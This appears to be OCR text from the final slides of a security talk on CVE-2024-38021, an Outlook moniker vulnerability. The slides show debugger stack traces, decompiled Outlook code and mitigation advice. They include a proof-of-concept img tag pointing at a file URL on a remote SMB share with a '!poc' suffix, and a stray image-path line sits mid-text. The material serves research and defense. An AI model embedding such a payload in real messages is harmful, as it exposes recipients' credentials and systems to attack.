 # ChildEBP RetAddr
00 1726e178 5e937542     ole32!MkParseDisplayName [com\ole32\com\moniker2\cmonimp.cxx @ 1413]
01 1726e178 5e9483d1     hlink!HrParseDisplayNameEx+0x4712
02 1726e1c0 5e93eb56     hlink!HrIntHlinkParseDisplayName+0x63
03 1726e1e4 70ee3db2     hlink!HlinkParseDisplayName+0x46
04 1726e21c 70ee3d2b     mso30win32client!HrPmonFromUrl+0x11d
05 1726f544 6975a354     mso30win32client!HrPmonFromUrl+0x96
```



CVE-2024-38021 [Morphisec] - Patch



<img src="file:///\\192.168.10.10\test\test.rtf!poc" alt="CVE-2024-38021">

```
ole32!MkParseDisplayName:
75c35ca0 e9224c39f4      jmp     mso!Detour_MkParseDisplayName (69fca8c7)
0:039> k
 # ChildEBP RetAddr
00 1726e178 5e937542     ole32!MkParseDisplayName [com\ole32\com\moniker2\cmonimp.cxx @ 1413]
01 1726e178 5e9483d1     hlink!HrParseDisplayNameEx+0x4712
02 1726e1c0 5e93eb56     hlink!HrIntHlinkParseDisplayName+0x63
03 1726e1e4 70ee3db2     hlink!HlinkParseDisplayName+0x46
04 1726e21c 70ee3d2b     mso30win32client!HrPmonFromUrl+0x11d
05 1726f544 6975a354     mso30win32client!HrPmonFromUrl+0x96
```

```
__int64 __fastcall HrPmonFromUrl(WCHAR *a1, struct IMoniker **a2, struct IBindCtx *a3, int a4)
{
  int DisplayForm; // eax
  WCHAR *v9; // rcx
  unsigned int v10; // ebx
  HRESULT URLMoniker; // eax
  char v13; // [rsp+40h] [rbp-C0h] BYREF
  char v14; // [rsp+41h] [rbp-BFh]
  int v15; // [rsp+44h] [rbp-BCh] BYREF
  ULONG pchEaten; // [rsp+48h] [rbp-B8h] BYREF
  char v17[16]; // [rsp+50h] [rbp-B0h] BYREF
  char v18[672]; // [rsp+60h] [rbp-A0h] BYREF
  char v19[4176]; // [rsp+300h] [rbp+200h] BYREF

  v14 = 0;
  if ( MsoGetSingleProcessHostApp() == Outlook )
    std::optional<Mso::ComSecurity::AutoBlockMkParseDisplayNameOnCurrentThread>::emplace<>(&v13);
```




Recommendations



- Enable SMB signing
- Block outgoing NTLMv2 (Win11)
- Enforce Kerberos authentication over NTLMv2
- Monitor Network activity
- Enforce strong password policies.
- **Manage outbound SMB**

Thank You





@smgoreli

@osipov_ar

Credits

https://www.netspi.com/blog/technicalblog/adversarysimulation/microsoft-outlook-remote-code-execution-cve-2024-21378/

https://sensepost.com/blog/2017/outlook-forms-and-shells/

https://blog.checkpoint.com/research/check-point-research-unveils-critical-monikerlink-vulnerability-in-microsoft-outlook-with-a-9-8-cvss-severity-score/

https://www.youtube.com/watch?v=tuc8cwOAAcA [Ruler Pivoting Through Exchange - Etienne Stalmans]